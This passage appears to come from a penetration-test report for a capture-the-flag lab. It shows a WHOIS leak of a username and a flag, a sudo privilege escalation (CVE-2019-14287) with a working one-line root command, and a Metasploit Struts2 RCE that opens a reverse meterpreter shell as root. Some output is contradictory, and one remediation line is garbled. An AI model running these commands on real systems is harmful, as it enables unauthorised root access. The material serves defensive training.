

Images	 Queried **whois.godaddy.com** with "**totalrekall.xyz**"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110
Affected Hosts	192.168.13.14
Remediation	I recommend stronger password policies that don't allow anyone to use their username as their password. I also recommend allowing Sensitive Data to be queried using OSINT tools.

Vulnerability 25	**Findings**
Title	Security Bypass | CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Was able to escalate my privileges from the Alice account because of misconfigured sudo permissions.

Images	
	`$ sudo -l`
	`Matching Defaults entries for alice on 74ce809364d8:`
	`    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin`
	
	`User alice may run the following commands on 74ce809364d8:`
	`    (ALL, !root) NOPASSWD: ALL`
	
	`alice@74ce809364d8:/$ sudo -u#-1 /bin/bash`
	`root@74ce809364d8:/# ls /root`
	`flag12.txt`

Affected Hosts	192.168.13.14
Remediation	I recommend applying the principle of least privilege. Only grant sudo access to users and commands that absolutely require it for their tasks.

Vulnerability 26	Findings
Title	Jakarta Multipart Parser RCE | CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user. Was able to gain a root shell upon execution.

Images	 
Affected Hosts	192.168.13.14
Remediation	Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.

```
msf6 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.13.12       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_COMMAND       CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE        false            yes       Attempt to delete the binary after execution
   FETCH_FILENAME      VTjUFxXoj        no        Name to use on remote system when storing payload; cannot contain spaces.
   FETCH_SRVHOST                        no        Local IP to use for serving payload
   FETCH_SRVPORT       8080             yes       Local port to use for serving payload
   FETCH_URIPATH                        no        Local URI to use for serving payload
   FETCH_WRITABLE_DIR  /tmp             yes       Remote writable dir to store payload; cannot contain spaces.
   LHOST               192.168.1.236    yes       The listen address (an interface may be specified)
   LPORT               4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal
```

```
msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 192.168.13.12
RHOSTS => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > set LHOST eth0
LHOST => 172.23.185.41
msf6 exploit(multi/http/struts2_content_type_ognl) > set FETCH_WRITABLE_DIR /tmp
FETCH_WRITABLE_DIR => /tmp
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.23.185.41:4444
[*] Sending stage (3045380 bytes) to 192.168.13.12
[*] Meterpreter session 1 opened (172.23.185.41:4444 -> 192.168.13.12:34288) at 2023-09-28 00:43:05 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: root
```

Add any additional vulnerabilities below.